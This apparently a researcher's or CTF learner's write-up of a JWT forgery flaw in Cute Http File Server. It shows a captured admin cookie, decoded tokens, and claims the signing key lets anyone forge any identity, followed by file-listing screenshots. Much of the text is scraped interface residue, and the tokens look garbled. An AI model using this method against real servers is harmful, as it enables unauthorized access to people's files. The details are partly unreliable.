

Cute Http File Server jwt

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
[successful jwt forgery](#)

Offical website address:<http://iscute.cn/chfs>

Offical github website address: <https://github.com/ods-im/CuteHttpFileServer>

Get Cookies for Admin

This project has no registration function, so we need to set up a local environment,create a user manually。Let's create an admin user here



then locally login



and obtain their cookies after login successfully

```
Pretty 原始 十六进制  在  在  在
1 GET / HTTP/1.1
2 Host: 192.168.129.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
  Firefox/122.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie:JWT=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnNpdjY2MiOiJhZG1pb2IiImV4cCI6MTcwODI2NDY4NH0.Xcl7butux
  IOJkqlpwI8CHsNJndo8gXdjvmqfDLzh8Q4; user=admin
9 Upgrade-Insecure-Requests: 1
10
```

JWT Decryption and Forgery

JWT decryption, the payload only contains the admin user we just registered, without verifying the current user's password. At the same time, the symmetric key has also been decrypted. From then on, any identity login can be achieved using JWT

Note: payload has a time limit, if it expires, please log in again to capture the new cookie

jwt解密/加密

编码区域

JWT Token

复制

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnVudCI6ImFkbWUiLCJleHAiOiE3MDgyNjQ2ODR9.fTqcZ1xo1wi2VETxwBNzw72X3QHhELvsxW0WIVavgmU

操作区域

签名算法:

HS256

← 编码

→ 解码

✓ 校验

Unix 时间互转

解码区域

头部/Header

随机 复制

{
"alg": "HS256",
"typ": "JWT"
}

载荷/Payload

随机 复制

{
"acc": "admin",
"exp": 1708264684
}

对称密钥

随机

json.cn

Experimental effect

before login

上传文件 上传目录 新建文本 新建目录

根目录

文件

test

10.txt

ctf寒假学习.txt

操作

18 20:16:31

18 20:15:39

18 20:15:26

登录

用户登录

用户:

密码:

登录

项目过滤器

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
/7d21e0ad-9da7-40f9-99be-f8ccb0d00f...	value	192.168.12...	/	Mon, 19 Feb 2024 13:25:32 G...	13	false	false	Lax	Sun, 18 Feb 2024 13:52:25 G...

successful jwt forgery

在当前页面中搜索...



admin

根目录

文件^

大小

修改时间

操作

test

2024-02-18 20:16:31



10.txt

37B

2024-02-18 20:15:39



ctf寒假学习.txt

227B

2024-02-18 20:15:26



存储

调试器

网络

样式编辑器

性能

内存

无障碍环境

应用程序

HackBar

项目过滤器

名称	值	Domain	Path	Expires / Max-Age	大小
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnV4IjoiYm9keSIsImV4cCI6MTcwODI2NDY4NH0.Xc17bu...	192.168.12...	/	Mon, 19 Feb 2024 1...	127
user	admin	192.168.12...	/	Mon, 19 Feb 2024 1...	9
{7577592a-6eaa-40af-95e9-...	value	192.168.12...	/	Mon, 19 Feb 2024 1...	43